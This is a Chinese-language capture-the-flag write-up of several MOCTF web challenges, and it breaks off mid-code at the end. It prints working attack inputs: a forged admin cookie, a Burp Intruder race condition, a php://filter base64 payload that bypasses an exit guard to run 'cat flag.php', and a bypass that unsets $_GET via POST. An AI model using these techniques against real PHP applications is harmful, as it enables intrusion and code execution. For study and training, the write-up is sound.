


get flag：moctf{wh4re_1s_The_F149}

0x11 美味的饼干

题目链接：http://119.23.73.3:5001/web9/

登录页面，直接使用admin登录就可以登录成功，密码都不需要。BP抓包看看




而且题目为美味的饼干　emmmm cookie?

多次登录BP，发现这里的Cookie是一个定值

%3D 是等号（=）,base64解码一波

发现里面的字符都是0-9，a-f，MD5解密，解密之后为user，前面用户输入的是admin，这里解密出来为user，那么将admin先进行md5加密，再base64加密，然后添加到cookie继续发包即可获得flag




0x12 没时间解释了

题目链接：http://119.23.73.3:5006/web2/index2.php

御剑扫描，发现新大陆。

访问试试




提交之后，得到一串字符：Flag is here,come on~
http://119.23.73.3:5006/web2/uploads/1338ecebb918f207a7de77008477d150d892c8d4/flag

访问之后，Too Show，不管提交什么，他前面的地址都一样，但是访问的时候，又看不到，应该是提交之后，服务器再很短的时间又给删除了。


所以，去访问的时候总是得不到想要的。本题考查的是条件竞争，直接利用BP里面的Intruder模块进行爆破，来获取

需要进行两次抓包，同时发送包，来达到短时间获取


先抓提交页面的包




然后设置Payload，这里因为我们没有payload，所以选择Null payload，下面的continue indefinitely就是持续发送，一直请求设置完成之后，开始攻击（start attack）



开始攻击之后，放在后台，让他持续发送。接下来继续抓第二个包。



和上面一样的设置，然后发送攻击。



get flag：moctf{y0u_n4ed_f4st}

0x13 死亡退出

题目链接：http://119.23.73.3:5003/

代码审计

```
<?php
  show_source(__FILE__);
  $c="<?php exit;?>";
  @$c.=$_POST['c'];
  @$filename=$_POST['file'];
  if(!isset($filename))
  {
    file_put_contents('tmp.php', '');
  }
  @file_put_contents($filename, $c);
  include('tmp.php');
?>
```

先看看代码

首先先定义可一个变量c，里面为一个php代码，退出功能。

接着是以post的方式获取变量c，这里 .= 表示他会和上面变量c的内容链接起来。

除了post变量c，下面还post了file，那么就是需要同时传c和file来获取flag吧

接下来是函数 file_put_contents：

`file_put_contents`（）函数把一个字符串写入文件中。

该函数访问文件时，遵循以下规则：

1.如果设置了`FILE_USE_INCLUDE_PATH`，那么将检查`* filename *`副本的内置路径
2.如果文件不存在，将创建一个文件
3.打开文件
4.如果设置了`LOCK_EX`，那么将锁定文件
5.如果设置了`FILE_APPEND`，那么将移至文件末尾。否则，将会清除文件的内容
6.向文件中写入数据
7.关闭文件并对所有文件解锁

如果成功，该函数将返回写入文件中的字符数。如果失败，则返回错误。

语法

```
file_put_contents(file,data,mode,context)
```

参数	描述
file	必需。规定要写入数据的文件。如果文件不存在，则创建一个新文件。
data	必需。规定要写入文件的数据。可以是字符串、数组或数据流。
mode	可选。规定如何打开/写入文件。可能的值： • FILE_USE_INCLUDE_PATH • FILE_APPEND • LOCK_EX
context	可选。规定文件句柄的环境。context 是一套可以修改流的行为的选项。

继续。。。。。。。。

传参变量C的时候，执行的就是<?php exit;?>再连接输入的，而执行这个脚本，就直接退出了，就读取不到任何东西，所以需要绕过


这里就需要用到php://filter伪协议流来进行绕过。使用base64解码的一个漏洞（不能解码<、?、空格、?、；、>等这几个字符），然后就只会解码phpexit，

而base64解码是以4个为一组进行解码的，phpexit只有7个，所以需要添加一个字符构成八个字符，才能正常解码，这里随便一个字符就行，能解码的。

然后再连接我们需要执行获取flag的命令，所以C的pyaload为：c=aPD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==（a后面的为<?php system('cat flag.php');?>base64加密之后的字符）

然后就是利用php://filter伪协议了，file的payload为：file=php://filter/write=convert.base64-decode/resource=tmp.php

最终的payload为：
c=aPD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==&file=php://filter/write=convert.base64-decode/resource=tmp.php



get flag：moctf{Base64_d0_n0t_g0_die}

0x14 火眼金睛

题目链接：http://119.23.73.3:5001/web10/

打开之后

火眼金睛

亲爱的访问者，您好。老夫掐指一算，发现您拥有一双世间罕有的火眼金睛
这不，我这有一个棘手的问题，帮我看看下面的文本框中有多少个“moctf”
字样的单词？我可是眼睛都看花了呢。。对了，下面的文本每2秒更新一次
相信你一定可以做到哒，干吧爹！把答案及时填在下列方框中提交就可以了哦~

Answer Answer 提交

文本演示框：

```
uicyuwxmedmldamjramrjwojpzhuurvpaxouulgyptkttxdkxqchmqqcqyxkpszqqokkzrjpkuierlpobrvoimrykojahjq
yxbjxmoctftmdruiegxtiopxxbovmdenlnekkfthymucaokfviydwnbtpqpbtupfhtpszjaywubwjmbeuziqnjkczaetuty
bnoumxultomqxyrcsrkjftuhsummofkqtzkfwfrqudgrbyuuqedvmoctfxcqrocgunwrmhtjmlagogyqfskvwoqultldiok
dbgroolybwyhkegbkzmfwawrmqcqyqabshthvefxadelilntkzygavxnlaekremkmfrikxflakwjvkcgjbnkxlxjlbtcggn
smebwbghcremmmoctfotxqginsfwdhqgowthiyiezomcgqosedmbttjglpdpxtvlppsynbcnqoqweepihbkbuuhgkkvhert
thmrunuidjzzodoxlphmkcuqmfmujdodkavfnqoqznprrekdusmoctfevlviqidamrexrzdfprvpflcxqnakgqobckjssmt
fdxcvxfanwwccifzysaiyrxatiklbwfgaciwznwmktpncumarmjmdhmwpwiqtrwtqepqsmddgsqimcizpsmtzyqovyfomoc
tfbhdgxtzkxcqpszcuickaodantoistwfveiccbbmyddovcrqltblielvyadquavpeesggttfwwtszljkekwrpiinimedma
tqelxkeqqbnjunudyzounddwrlivpvwmoctfmatklxabzoltbgwagkvtoypfkybzuxhhyarkyrmxgxrhenilydenbusltt1
orsvptmzrelpkjgsouaztdegeyzqstbgkubznnzfslucvbujvvipynwdmoctfvteovlzpmzcayhtkcvfdqozlxpkllnxhhb
wcnvravubtcuefpjjgyjrwybhkperwgoytkqtfluzopdtemcllichkeoutsmqzapskfmprhofwsybebmpmpxxulrnmoctfd
ddeswpyieqqtwmmvorwagjqegkpxyubcxgvtvtcaksugfgbtxyuehkinuylssnuptpjpjmpuejakpcdnaxrhhzvcxhupvpf
pfoepbujfdjpmoctfmtgmqyuyyqawyvmtlriqgnfhhonlydekwlxmksliimeghqzsiijpvpwcdkocnsnjekwochxkubrbsr
uazdqusmxwwlzkemtjwqyyyvjsxbuqsorrshmlukiqvhbatvkpliokeydbzxmoctfrljjeqvqkfybbfcczympkuduzcxbcu
tugcdltzbeeafggiifgvuqqylpbiqddjxkmbvfaxjfxpldyujfqdwgchwdqmguweejfaofyylvnxzlrjqimnooukrkxyfuc
jdiksoiqzemoctfweqonhwauloowgztffoiorqzkfhafmfcrvqecnexytlualofqdofvfefkmgqzlsqgiujwzgutspteezu
hnadtfidsotrzmhgucqrcwlvpbptmoctfooocorvtzzlotdnfluaokrqgdlwfaplpdarrrnlrrwfgatmlrmzyepfhbbmcqy
```

python脚本为：

```
import requests
import re
targeturl = "http://119.23.73.3:5001/web10/"
r = requests.get(url=targeturl)
res_tr = r"'100'>(.*?)</textarea>"
flagtxt =  re.findall(res_tr,r.content)[0]
re_moctf = r"moctf"
moctf = re.findall(re_moctf,flagtxt)
number = len(moctf)
ans = {
    "answer":number
}
url2 = "http://119.23.73.3:5001/web10/work.php"
s = requests.post(url=url2,data=ans,cookies=r.cookies)
print s.content
```

这位大哥写的不错，各位可以去看看：https://www.jianshu.com/p/4bf347959bd5

```python
import requests
import re
targeturl = "http://119.23.73.3:5001/web10/"
r = requests.get(url=targeturl)
res_tr = r"'100'>(.*?)</textarea>"
flagtxt =  re.findall(res_tr,r.content)[0]
re_moctf = r"moctf"
moctf = re.findall(re_moctf,flagtxt)
number = len(moctf)
ans = {
    "answer":number
}
url2 = "http://119.23.73.3:5001/web10/work.php"
s = requests.post(url=url2,data=ans,cookies=r.cookies)
print s.content
```

```
age='javascript'>alert('moctf{Programming_1s_important_!!}');window.location='index.php
0.7s]
```

get flag：moctf{Programming_1s_important_!!}

0x15 unset

题目链接：http://119.23.73.3:5101/

直接给代码，代码审计：

```php
<?php
highlight_file('index.php');
function waf($a){
foreach($a as $key => $value){
         //这里定义的waf函数，正则匹配flag,如果输入flag，将退出并输出 are you a hacker
        if(preg_match('/flag/i',$key)){
        exit('are you a hacker');
}
}
}
foreach(array('_POST', '_GET', '_COOKIE') as $__R) {
        //定义一个数组，然后放入变量__R中,接下来进行判断$$__R = $($__R) = $_POST(遍历的第一个)
        //然后开始遍历，首先$_POST，将post传参的值赋给$__v
        //如果$$__k存在，并且$$__k == $__v的话，那么就销毁掉$$__k
        if($$__R) {
        foreach($$__R as $__k => $__v) {
            if(isset($$__k) && $$__k == $__v) unset($$__k);
        }
     }

}
//根据提交参数的方式，进行相应的waf函数
if($_POST) { waf($_POST);}
if($_GET) { waf($_GET); }
if($_COOKIE) { waf($_COOKIE);}

//检查POST参数每个键名是否合法是否有冲突EXTR_SKIP - 如果有冲突，不覆盖已有的变量。
if($_POST) extract($_POST, EXTR_SKIP);
if($_GET) extract($_GET, EXTR_SKIP);
if(isset($_GET['flag'])){
if($_GET['flag'] === $_GET['daiker']){
        exit('error');
}
if(md5($_GET['flag'] ) == md5($_GET['daiker'])){
        include($_GET['file']);
}
}

?>
```

分析(看了很多大佬的WP，自己也记录下，方便以后观看)：

漏洞源地址：http://www.secevery.com:4321/bugs/wooyun-2014-063895

关键点在于：

```php
foreach(array('_POST', '_GET', '_COOKIE') as $__R) {
        if($$__R) {
        foreach($$__R as $__k => $__v) {
            if(isset($$__k) && $$__k == $__v) unset($$__k);
        }
     }

}


if($_POST) extract($_POST, EXTR_SKIP);
if($_GET) extract($_GET, EXTR_SKIP);
```

算了，以后理解透了，再回来写，没理解 ，写不下去，太菜了？？？

还是先用大佬的WP记录下，方便以后观看

源地址：https://www.jianshu.com/p/4bf347959bd5

代码执行第一阶段：

这个漏洞的实现需要post和get同时使用
以post提交内容：如果我们向url:1.php?x=1提交一个POST请求 内容为 _GET[x]=1
在url中提交内容：因为在uril:中?x=1 使 $_GET 内容为 array('x'=>'1')
当开始遍历_POST的时候$__R=_POST
$$__R=$($_R)=$_POST(也就是我们post提交的内容_GET[x]=1)
继续遍历$_POST==（_GET[x]=1）得到$k(也就是_GET) => $__v=array('x'=>'1')
继续判断$$__k=$($__k)=$_GET=array('x'=>'1')
此时此刻$$__k == $__v成立所以 我们的超全局变量 $_GET就会被unset（销毁）了

代码执行第二阶段：

此时将会对$_POST、$_GET、$_COOKIE，由于我们在上一步已经将$_GET请求unset掉了，所以在这里是检查不到我们的$_GET请求的。

```
if($_POST) { waf($_POST);}
if($_GET) { waf($_GET); }
if($_COOKIE) { waf($_COOKIE);}

function waf($a){
foreach($a as $key => $value){
        if(preg_match('/flag/i',$key)){
        exit('are you a hacker');
}}}
```

代码执行第三阶段：

检查POST参数每个键名是否合法是否有冲突,将会正常初始化$_GET。
EXTR_SKIP - 如果有冲突，不覆盖已有的变量，将会使用原来$_GET的值。

```
if($_POST) extract($_POST, EXTR_SKIP);
if($_GET) extract($_GET, EXTR_SKIP);
```

代码执行第四阶段：

简单的MD5弱类型绕过就行

```
if(isset($_GET['flag'])){
